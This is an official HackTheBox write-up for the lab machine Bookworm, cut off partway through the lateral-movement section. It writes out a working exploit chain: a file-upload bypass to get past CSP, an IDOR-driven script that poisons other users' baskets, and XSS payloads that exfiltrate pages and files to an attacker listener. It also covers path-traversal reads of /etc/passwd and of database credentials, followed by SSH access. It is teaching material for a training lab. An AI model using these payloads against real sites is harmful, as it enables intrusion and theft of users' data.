



HACKTHEBOX



Bookworm

5th December 2023 / Document No D23.100.258

Prepared By: ctrlzero

Machine Author: JoshSH

Difficulty: **Insane**

Classification: Official

Synopsis

Bookworm is an insane Linux machine that features a number of web exploitation techniques. It features a website for a book store with a checkout process vulnerable to HTML injection, as well as an IDOR vulnerability that allows the updating of shop baskets for any user. Leveraging these vulnerabilities is possible by taking advantage of an insecure avatar file upload, where a malicious JavaScript file can be uploaded to bypass CSP restrictions. By exploiting this chain of vulnerabilities a CSRF payload is crafted to enumerate hidden endpoints and discover an LFI to leak database credentials for the underlying ExpressJS web application. Lateral movement is achieved by exploiting an LFI and a symlink vulnerability with an eBook conversion utility. Finally, sudo access to a script susceptible to SQL Injection leads to privileged arbitrary file read/write through a PostScript template, leading to a shell as root.

Skills Required

- Enumeration
- Basic coding in JavaScript
- SQL injection

Skills Learned

- CSP bypass techniques
- SQL injection
- Web application vulnerability chaining

Enumeration

Nmap

```
nmap -sC -sV 10.10.11.215

Starting Nmap 7.92 ( https://nmap.org ) at 2023-12-04 14:16 MST
Nmap scan report for bookworm (10.10.11.215)
Host is up (0.055s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 81:1d:22:35:dd:21:15:64:4a:1f:dc:5c:9c:66:e5:e2 (RSA)
|   256 01:f9:0d:3c:22:1d:94:83:06:a4:96:7a:01:1c:9e:a1 (ECDSA)
|_  256 64:7d:17:17:91:79:f6:d7:c4:87:74:f8:a2:16:f7:cf (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://bookworm.htb
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.40 seconds
```

An initial Nmap scan reveals two open ports: `22/tcp` and `80/tcp` with `Apache 2.4.41` running as the web server.


The output also reveals the domain `bookworm.htb`, which we can go ahead and add to our `/etc/hosts` file:

```
sudo echo "10.10.11.215 bookworm.htb" >> /etc/hosts
```

HTTP

Browsing to this web address, we're greeted with a landing page for an online bookstore with a brief description of the site:

```
Bookworm is an online bookstore where avid readers can purchase their favorite
books with ease.
```



Bookworm is an online bookstore where avid readers can purchase their favorite books with ease.

We can see that there are two interesting links: [Login](#) which indicates we may need an account to perform specific tasks, and [Shop](#). Clicking the [shop](#) link we also note that it seems this online shop has active users, as this screenshot shows a user named [Adam Broomcupboard](#), who has recently added an item to their basket.



Our Products

Best Sellers



Recent Updates



Adam Broomcupboard just added [Ye Book of Copperheads](#) to their basket!
15 seconds ago



Adam Broomcupboard just added [Fragments of Earth Lore: Sketches & Notes](#) to their basket!
15 seconds ago

As there is a login portal, we can try and determine if this user has a potential user ID that might be leaking in the page source. We can see a link for `/static/img/uploads/5`, which could potentially be a user ID, but we also note that there are comments for each item added to this user's basket. We're not quite sure yet what this could be so we'll move on.

```

228 <div class="col-3">
229 <h3>Recent Updates</h3>
230 <hr>
231
232 <div class="row mb-2">
233 <!-- 344 -->
234 <div class="col-3"></div>
235 <div class="col-9"><strong>Adam Broomcupboard</strong> just added <a href="/shop/7">Ye Book of Copperheads</a> to their
basket!<p class="mb-0 text-muted">15 seconds ago</p></div>
236
237 </div>
238
239 <div class="row mb-2">
240 <!-- 343 -->
241 <div class="col-3"></div>
242 <div class="col-9"><strong>Adam Broomcupboard</strong> just added <a href="/shop/8">Fragments of Earth Lore: Sketches
& Addresses Geological and Geographical</a> to their basket!<p class="mb-0 text-muted">50 seconds ago</p></div>
243
244 </div>
245
246 <div class="row mb-2">
247 <!-- 342 -->
248 <div class="col-3"></div>
249 <div class="col-9"><strong>Adam Broomcupboard</strong> just added <a href="/shop/13">Hans Holbein</a> to their
basket!<p class="mb-0 text-muted">1 minute ago</p></div>
250

```

Attempting to add an item to a basket requires us to log in, so we'll go ahead and make an account to experiment with.

Bookworm Home Shop

Sorry, you must be logged in to add to your basket!

Login

Once we have an account that we can log in with we can repeat the task of adding an item to our basket and then viewing the checkout process. This reveals a function to `Edit Note`.

Basket

We've finally finished moving warehouse!

As a result, we're no longer offering free e-book downloads of purchased books. Don't fret! All previous orders that were made during our moving period will still be downloadable. We hope you enjoy our new 4 hour delivery guarantee!

Book	Quantity	Total Price	
The Hunting of the Snark: An Agony in Eight Fits	1	£17	EDIT NOTE X
COMPLETE CHECKOUT			

We can try some test payloads in this section to evaluate any strange behavior. We'll start by adding a simple XSS payload and then completing the checkout process.

Book


Through the Looking-Glass

Note

```
<script>alert(1)</script>
```

UPDATE NOTE

This, unfortunately, does not yield the expected result nor does the payload content show up in the `Note` section during the checkout process. However, this is not due to a payload failure, but because of the Content Security Policy (CSP) that is in effect. We can verify this by looking at the Developer Console of our browser to see the error message:



Refused to execute inline script because it violates the following Content Security Policy directive: "script-src 'self'". Either the 'unsafe-inline' keyword, a hash ('sha256-bhHHL3z2vDgxUt0w3dwQ0rprscmda2Y5pLSLg4GF+pI='), or a nonce ('nonce-...') is required to enable inline execution.

`script-src` is a directive controlling a set of script-related privileges for a specific page; here, the `'self'` keyword means that the only valid source of such scripts is the domain itself.

At this time, we can try something like HTML injection and then complete the checkout process again.

Book

The Hunting of the Snark: An Agony in Eight Fits

Note

```
<h1>test</h1>
```

UPDATE NOTE

The screenshot shows a web browser window with the address bar displaying 'bookworm.htb/order/144'. A green notification bar at the top states 'Your order has been completed!'. Below this, the page title is 'Viewing Order 144'. Under the heading 'Shipping Address:', the address is listed as 'test1', 'asdf', '234', 'asdf', and '33333'. A table displays the order details:

Book	Quantity	Total Price	Note
The Hunting of the Snark: An Agony in Eight Fits	1	£17	test

At the bottom of the table, there is a link: [View Your Other Orders](#).

The above result indicates that we do in fact have the ability to inject HTML into the note section of our basket, but this in itself is not useful at this time.

File Upload Bypass

Moving on, let's take a look at our available options when editing our account.

`http://bookworm.htb/profile`

The form in the `/profile` endpoint seems to indicate that we can upload an avatar for our account. Attempting to upload a file other than a picture seems to fail with an error message, indicating we can only upload a `png` or a `jpeg`. We can attempt to bypass this restriction by capturing the request with `BurpSuite`.

We'll upload a file named `test.txt` that just contains the string `hello, world!`. We'll send this to the `Repeater` tab and change the `Content-Type` for the upload in the request from `text/plain` to `image/png`, to match the expected Content-Type of the upload validation.

```
Request
Pretty Raw Hex
1 POST /profile/avatar HTTP/1.1
2 Host: bookworm.htb
3 Content-Length: 198
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://bookworm.htb
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryIfGuiUkOtNCvc9d0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/119.0.6045.159 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
  application/signed-exchange;v=b3;q=0.7
10 Referer: http://bookworm.htb/profile
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: session=
  eyJmbGFzaE1lc3NhZ2UiOnt9LCJ1c2VyIjp7ImlkIjoxNCwibmFtZSI6InRlc3QxIiwiaXZhdGFyIjoilL3NOYXRpYy9pbWcvdX
  NLci5wbmcfX0=; session.sig=aatpSJ-rLoFq4o0tFmZszNQyP2s
14 Connection: close
15
16 -----WebKitFormBoundaryIfGuiUkOtNCvc9d0
17 Content-Disposition: form-data; name="avatar"; filename="test.txt"
18 Content-Type: image/png
19
20 hello, world!
21
22 -----WebKitFormBoundaryIfGuiUkOtNCvc9d0--
23
```

After sending this request, we can see that the icon of our avatar has changed and in our response from the web application we also note that the underlying web application seems to be an `ExpressJS` application, as indicated by the `X-Powered-By` header:

```
HTTP/1.1 304 Not Modified
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 04 Dec 2023 22:02:24 GMT
Connection: close
X-Powered-By: Express
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Mon, 04 Dec 2023 21:59:36 GMT
ETag: w/"e-18c36d8071a"
```

To validate if our upload was indeed successful we can copy the path of the image by right clicking the icon and then using `curl` to see its content.

```
curl http://bookworm.htb/static/img/uploads/14

hello, world!
```

Now that we have successfully bypassed file upload restrictions we can continue evaluating the site to see how this can be utilized.

Let's take a minute to look at our existing findings:

- Ability to inject HTML into our basket
- Content Security Policy only allows sources for `self`
- The web application is using `ExpressJS`
- We have the capability to bypass file upload restrictions

If we upload a JavaScript payload as our avatar, we can then use our HTML injection vector to load that payload, as it will then be sourced from the web application, thus bypassing the CSP.

Let's get another avatar upload request captured in **Burpsuite** and try this out. We'll change our payload from `hello, world!` to `alert(1);`, making sure to set the content type to `image/png`, once more.

```
Request
Pretty Raw Hex
1 POST /profile/avatar HTTP/1.1
2 Host: bookworm.htb
3 Content-Length: 192
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://bookworm.htb
7 Content-Type: multipart/form-data;
  boundary=---WebKitFormBoundaryIfGuiUkOtNCvc9d0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
  ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://bookworm.htb/profile
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: session=
  eyJmbGFzaE1lc3NhZ2UiOnt9LCJlc2VyIjp7ImlkIjoxNCwibmFtZSI6InRlc3QxIiwiaXZhdGFyIjo
  iL3NOYXRpYy9pbWcvdXNlci5wbmcifX0=; session.sig=aatpSJ-rLoFq4o0tFmZszNQyP2s
14 Connection: close
15
16 -----WebKitFormBoundaryIfGuiUkOtNCvc9d0
17 Content-Disposition: form-data; name="avatar"; filename="test.txt"
18 Content-Type: image/png
19
20 alert(1);
21
22 -----WebKitFormBoundaryIfGuiUkOtNCvc9d0- -
23
```

Then, we'll edit the note of a basket to include the uploaded script and complete the checkout process. After the page refreshes, we can see that our payload is executed.

```
<script src="/static/img/uploads/14"></script>
```


Book	Quantity
Alice's Adventures in Wonderland	1

Note

<script src="/static/img/uploads/14"></script>

UPDATE NOTE

bookworm.htb says1

OK

Foothold

Now that we have started to build an exploit chain, we need to determine how we can weaponize this against other users. We could attempt to do a cookie steal via XSS, but the `HTTPOnly` flag on the cookie will prevent this. We need a way to potentially attack another user to perform additional actions. The first step here is to identify how we can deliver our payload to another user. Knowing that we have HTML injection in a basket, we can start there. We begin by creating a secondary account to experiment with.

Insecure Direct Object Referencing (IDOR)

If we refer to our notes, we noticed that there was a comment in the "Recent Updates" section of the page source of the `/shop` endpoint, whenever a user added an item to their basket. Capturing our basket's `Edit Note` request in `BurpSuite` reveals a basket identifier in the URI (in this case, `484`) that matches the page comments:

```
1 POST /basket/484/edit HTTP/1.1
2 Host: bookworm.htb
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://bookworm.htb/basket
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 16
10 Origin: http://bookworm.htb
11 DNT: 1
12 Connection: close
13 Cookie: session=
eyJmbGFzaEl1c3NhZ2UiOnt9LCJ1c2VyIjp7ImlkIjojNSwibmFtZSI6InRlc3QyIiwiaXZhdGFyIjoilL3NOYXRpYy9pbWcvdX
Nlci5wbmcifX0=; session.sig=dVctbedZNhaqizog8NpbNwVR4M
14 Upgrade-Insecure-Requests: 1
15
16 quantity=1&note=
```

```

<div class="row mb-2">
  <!-- 484 -->
  <div class="col-3"></div>
  <div class="col-9"><strong>test2</strong> just added <a href="
[/shop/2](view-source:http://bookworm.htb/shop/2)">Through the Looking-Glass</a>
to their basket!<p class="mb-0 text-muted">2 minutes ago</p></div>

</div>

```

Since these updates include updates by other users, we now have a means of finding out their basket IDs. To see if we can leverage this information, we add an item to our primary account's basket with a note of `<h3>test IDOR</h3>`. We then edit that request in `Burpsuite` to point to our secondary account's basket ID, which allows us to edit our secondary account's Note, confirming that we do in fact have an Insecure Direct Object Referencing (IDOR) vulnerability. With this in mind, we now have a way to interact not only with a user's basket, but also a way to enumerate current basket IDs.

Cross-Site Request Forgery

If we refer back to the note we received when viewing our basket, it seems previous users have access to download older orders, which means they have access to a particular endpoint in the web application that we do not.

we've finally finished moving warehouse!
 As a result, we're no longer offering free e-book downloads of purchased books.
 Don't fret! All previous orders that were made during our moving period will
 still be downloadable. We hope you enjoy our new 4 hour delivery guarantee!

Let's try out a new payload with our primary test account to `fetch()` the `/profile` endpoint to try and get a list of existing orders and then `POST` that output to a Python web server to see the page content.

First, let's create a Python web server that will accept `POST` requests and print the content received. We save it as `post.py`.

```

from http.server import BaseHTTPRequestHandler, HTTPServer
class SimpleHTTPRequestHandler(BaseHTTPRequestHandler):
    def do_POST(self):
        content_length = int(self.headers['Content-Length'])
        post_data = self.rfile.read(content_length)
        print(post_data.decode('utf-8'))
        self.send_response(200)
        self.end_headers()

def run(server_class=HTTPServer, handler_class=SimpleHTTPRequestHandler,
port=8000):
    server_address = ('', port)
    httpd = server_class(server_address, handler_class)
    print(f"Starting server on port {port}")
    httpd.serve_forever()

if __name__ == "__main__":

```

```
run()
```

Then, we upload the below JavaScript payload in the same way as our previous XSS payloads:

```
fetch("http://bookworm.htb/profile", { mode: 'no-cors'})
  .then((response) => response.text())
  .then((text) => {
    fetch("http://10.10.14.50:8000", { mode: 'no-cors', method: "POST", body:
text})
  })
```

We run our Python script and can then refresh an existing order in our profile page known to contain our payload and check the output:

```
python3 post.py

Starting server on port 8000
<!DOCTYPE html>
<html lang="en">
<...snip...>
  <tr>
    <th scope="row">Order #158</th>
    <td>Mon Dec 04 2023 22:35:01 GMT+0000 (Coordinated Universal Time)</td>
    <td>£17</td>
    <td>
      <a href="/order/158">View order</
    </td>
  </tr>

  <tr>
    <th scope="row">Order #161</th>
    <td>Mon Dec 04 2023 22:39:42 GMT+0000 (Coordinated Universal Time)</td>
    <td>£17</td>
    <td>
      <a href="/order/161">View order</
    </td>
  </tr>
<...snip...>
</tbody>
</table>
</div>
</body>
</html>

10.10.14.50 - - [04/Dec/2023 16:46:53] "POST / HTTP/1.1" 200 -
```

Great! So we have verified a working payload. Let's write a script to enumerate new basket IDs and inject our payload into them using the IDOR vulnerability, in order to get a list of orders from existing users. We'll save this as `basket_update.py`:

```
import re
import requests
# update with current session cookie
```

```

cookies = {"session":
"eyJmbGFzaE1lc3NhZ2UiOnt9LCJ1c2VyIjp7Im1kIjoxNCwibmFtZSI6InRlc3QxIiwiaXZhdGFyIjoj
L3N0YXRpyy9pbWcvdXNlci5wbmcifX0=", "session.sig": "aatpSJ-rLoFq4o0tFmZszNQyP2s"}
headers = {"Cache-Control": "max-age=0", "Content-Type": "application/x-www-form-
urlencoded"}
# update with profile image ID
data = {"quantity": "1", "note": "<script src=\"/static/img/uploads/14\">
</script>"}

prev_id = ""
def get_id():
    r = requests.get('http://bookworm.htb/shop', headers=headers,
cookies=cookies)
    find = r"<!-- (\d+) -->"
    id = re.search(find, r.text).group(1)
    return id

while True:
    try:
        id = get_id()
    except KeyboardInterrupt:
        print('exiting')
        exit()
    except:
        continue
    if not id == prev_id:
        print(f"Found new basket: {id}")
        prev_id = id
        url = f"http://bookworm.htb:80/basket/{id}/edit"
        print(f"Sending basket update to: {url}")
        requests.post(url, headers=headers, cookies=cookies, data=data)

```

We'll run this along with our Python web server script and look for links to existing orders. After a few moments we get a response back from the user `Sally Smith` with a list of previous orders.

```

python3 basket_update.py

Found new basket: 536
Sending basket update to: http://bookworm.htb:80/basket/536/edit
Found new basket: 537
Sending basket update to: http://bookworm.htb:80/basket/537/edit
Found new basket: 538
Sending basket update to: http://bookworm.htb:80/basket/538/edit

python3 post.py | grep href

10.10.11.215 - - [04/Dec/2023 17:00:36] "POST / HTTP/1.1" 200 -
10.10.11.215 - - [04/Dec/2023 17:00:36] "POST / HTTP/1.1" 200 -
href="/static/css/bootstrap.min.css"
<a class="navbar-brand" href="#">Bookworm</a>
  <a class="nav-link " href="/">Home</a>
  <a class="nav-link " href="/shop">Shop</a>
  <a class="nav-link " href="/basket">Basket (0)</a>

```

```

        <a class="nav-link active" href="/profile">Sally Smith</a>
<a href="/logout" class="btn btn-danger w-100">Logout</a>
    <a href="/order/16">View Order</
    <a href="/order/17">View Order</
    <a href="/order/18">View Order</
    <a href="/order/196">View Order</
href="/static/css/bootstrap.min.css"
    <a class="navbar-brand" href="#">Bookworm</a>
        <a class="nav-link " href="/">Home</a>
        <a class="nav-link " href="/shop">Shop</a>
        <a class="nav-link " href="/basket">Basket (0)</a>
        <a class="nav-link active" href="/profile">Sally Smith</a>
<a href="/logout" class="btn btn-danger w-100">Logout</a>
    <a href="/order/16">View Order</
    <a href="/order/17">View Order</
    <a href="/order/18">View Order</
    <a href="/order/196">View Order</

```

10.10.11.215 - - [04/Dec/2023 17:00:37] "POST / HTTP/1.1" 200 -

Because the note in the basket section mentioned *previous orders*, let's take a minute to evaluate the order numbers. We can see from the above output that there is a gap between the last order (196) and the first few (16,17,18). Let's modify our payload once again to cycle through a potential list of order IDs, as we cannot target a specific user nor predict what IDs their orders might have been assigned:

```

for(let i = 1; i <= 30; i++)
{
  fetch("http://bookworm.htb/order/"+i, { mode: 'no-cors', credentials: 'include'})
    .then((response) => response.text())
    .then((text) => {
      fetch("http://10.10.14.50:8000", { mode: 'no-cors', method: "POST", body:
text})
    });
}

```

After running our scripts `post.py` and `basket_update.py` we receive the following output, which reveals a hidden endpoint that existing users with previous orders have access to.

We also note that the web application provides links to download all orders in the user's previous order list:

```

python3 post.py

Starting server on port 8000
<!DOCTYPE html>
<html lang="en">
<...snip...>
    <td>
        <a href="/download/10?bookIds=13" download="La vigna vendemmiata:
novelle.pdf">Download e-book</a>
    </td>
</tr>
<...snip...>

```

```
<a href="/download/14?bookIds=10&bookIds=13" download>Download  
everything</a>
```

```
<...snip...>
```

```
10.10.11.215 - - [04/Dec/2023 17:23:32] "POST / HTTP/1.1" 200 -
```

We'll modify our payload again to verify our access to this download link and the type of content that it sends.

```
for(let i = 1; i <= 30; i++)  
{  
  fetch("http://bookworm.htb/download/"+i+"?bookIds=13", { mode: 'no-cors',  
    credentials: 'include'})  
    .then((response) => response.text())  
    .then((text) => {  
      fetch("http://10.10.14.50:8000", { mode: 'no-cors', method: "POST", body:  
text})  
    });  
}
```

After a few moments we get a response that indicates we have successfully triggered a download that would have contained a PDF.

```
python3 post.py
```

```
Starting server on port 8000
```

```
%PDF-1.3
```

```
3 0 obj
```

```
<</Type /Page
```

```
/Parent 1 0 R
```

```
/Resources 2 0 R
```

```
/Contents 4 0 R>>
```

```
endobj
```

```
4 0 obj
```

```
<</Filter /FlateDecode /Length 95>>
```

```
stream
```

```
x3R235W(r
```

Local File Inclusion (LFI)

Let's now test for a Local File Inclusion (LFI) vulnerability using the format of the "Download everything" link.

```

for(let i = 1; i <= 30; i++)
{
  fetch("http://bookworm.htb/download/"+i+"?
  bookIds=13&bookIds=../../../../../../../../etc/passwd", { mode: 'no-cors',
  credentials: 'include'})
    .then((response) => response.text())
    .then((text) => {
      fetch("http://10.10.14.50:8000", { mode: 'no-cors', method: "POST", body:
  text}))
    });
}

```

This time, when using the "Download everything" link format, our response is a byte bomb that ends with `PK`, indicating that the download is a compressed archive.

```

python3 post.py

Starting server on port 8000
p>VHans Holbein.pdfmRnAF
R>E"93AG*AA^HAX^7g1T
<...snip...>
NWW$h?hc?
VU<|.?UxUy?l?K?ão?d?m^?b?/?FA!z?,c?_O9.!
i,Kx?P?"Pp>Va?o? ?Hans Holbein.pdfP?V?"
???Unknown.pdfPKw
10.10.11.215 - - [04/Dec/2023 18:14:30] "POST / HTTP/1.1" 200 -

```

To better handle the download let's write a quick PHP upload form and save it as `index.php`, hosting it with a PHP web server.

```

<?php
if (isset($_FILES['upload'])) {
  $file = $_FILES['upload'];
  $file_ext = "zip";
  $file_name = bin2hex(random_bytes(16)) . '.' . $file_ext;
  $file_path = 'uploads/' . $file_name;
  if (move_uploaded_file($file['tmp_name'], $file_path)) {
    echo 'File uploaded successfully.';
  } else {
    echo 'Error uploading file.';
  }
}
?>
<!DOCTYPE html>
<html>
<body>
  <form action="index.php" method="post" enctype="multipart/form-data">
    <input type="file" name="upload" id="file">
    <input type="submit" value="Upload Image" name="submit">
  </form>
</body>

```

```
</html>
```

We create an `uploads` directory in the same directory as the script to host the exfiltrated files and start the server.

```
mkdir uploads  
php -S 0.0.0.0:8000 index.php
```

We can then update our payload to utilize the upload form.

```
var body = new FormData()  
for (let i = 0; i < 30; i++) {  
  fetch("http://bookworm.htb/download/"+i+"?  
bookIds=13&bookIds=../../../../../../../../etc/passwd", { mode: 'no-cors', credentials:  
'include'})  
    .then((response) => response.blob())  
    .then((text) => {  
      body.append('upload', text)  
      fetch("http://10.10.14.50:8000/", { mode: 'no-cors', method: "POST", body:  
body})  
    });  
}
```

After a few moments we receive a list of downloaded archives. To help sort through the things we do not need we can execute the `file` command and filter out the Zip archives.

```
cd uploads  
file * | grep HTML | awk -F ':' '{print $1}' | xargs rm
```

We can then unzip one of the archives to see a file `Unknown.pdf`, which indicates that the particular `bookId` for this download was not found, but does contain our specified file, which means our LFI was successful.

```
unzip b1a81f9b9a3cf76a424a9856a5e4918f.zip  
  
Archive:  b1a81f9b9a3cf76a424a9856a5e4918f.zip  
  inflating: Hans Holbein.pdf  
  inflating: Unknown.pdf
```

```
strings Unknown.pdf
```

```
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
<...snip...>  
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin  
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false  
frank:x:1001:1001:,,,:/home/frank:/bin/bash
```



```
neil:x:1002:1002:,,,:/home/neil:/bin/bash
mysql:x:113:118:MySQL Server,,,:/nonexistent:/bin/false
```

We can now look for some common files that are related to ExpressJS applications, such as the following:

- app.js
- package.json
- index.js
- database.js

The `database.js` file leads us to success:

```
var body = new FormData()
for (let i = 0; i < 30; i++) {
  fetch("http://bookworm.htb/download/"+i+"?
  bookIds=13&bookIds=../../../../../../../../var/www/bookworm/database.js", { mode:
  'no-cors', credentials: 'include'})
    .then((response) => response.blob())
    .then((text) => {
      body.append('upload', text)
      fetch("http://10.10.14.50:8000/", { mode: 'no-cors', method: "POST", body:
      body})
    });
}
```

```
strings Unknown.pdf

const { Sequelize, Model, DataTypes } = require("sequelize");
//const sequelize = new Sequelize("sqlite::memory::");
const sequelize = new Sequelize(
  process.env.NODE_ENV === "production"
    ? {
        dialect: "mariadb",
        dialectOptions: {
          host: "127.0.0.1",
          user: "bookworm",
          database: "bookworm",
          password: "FrankTh3JobGiver",
        },
        logging: false,
      }
    : "sqlite::memory::")
```

We were able to successfully leak the database credentials for the ExpressJS web application and can now SSH into the target as `frank`

```
ssh frank@bookworm.htb
```

```
frank@bookworm.htb's password: FrankTh3JobGiver
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-149-generic x86_64)
<...snip...>
Last login: Tue Dec  5 01:41:37 2023 from 10.10.14.50

frank@bookworm:~$ id
uid=1001(frank) gid=1001(frank) groups=1001(frank)
```

The user flag can be found at `/home/frank/user.txt`.

Lateral Movement

Enumeration

Some basic enumeration at this stage indicates that we have an additional port listening, so we proceed to investigate to find out what it may be running.

```
frank@bookworm:~$ netstat -tln
```

Active Internet connections (only servers)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.53:53	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:3000	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:3001	0.0.0.0:*	LISTEN
tcp6	0	0	:::22	:::*	LISTEN

```
frank@bookworm:~$ curl localhost:3001
```

```
<!DOCTYPE html>
<html lang="en">
<...snip...>
<body>
  <div class="container mt-4">
    <h1 class="mt-4">Bookworm Converter Demo</h1>
    <form method="POST" enctype="multipart/form-data" action="/convert">
      <div class="mb-3">
        <label for="convertFile" class="form-label">File to convert
        (epub, mobi, azw, pdf, odt, docx, ...)</label>
        <input type="file" class="form-control" name="convertFile"
accept=".epub,.mobi,.azw3,.pdf,.azw,.docx,.odt"/>
        <div id="convertFileHelp" class="form-text">Your uploaded file
will be deleted from our systems within 1 hour.</div>
      </div>
      <div class="mb-3">
        <label for="outputType" class="form-label">Output file
type</label>
        <select name="outputType" class="form-control">
```

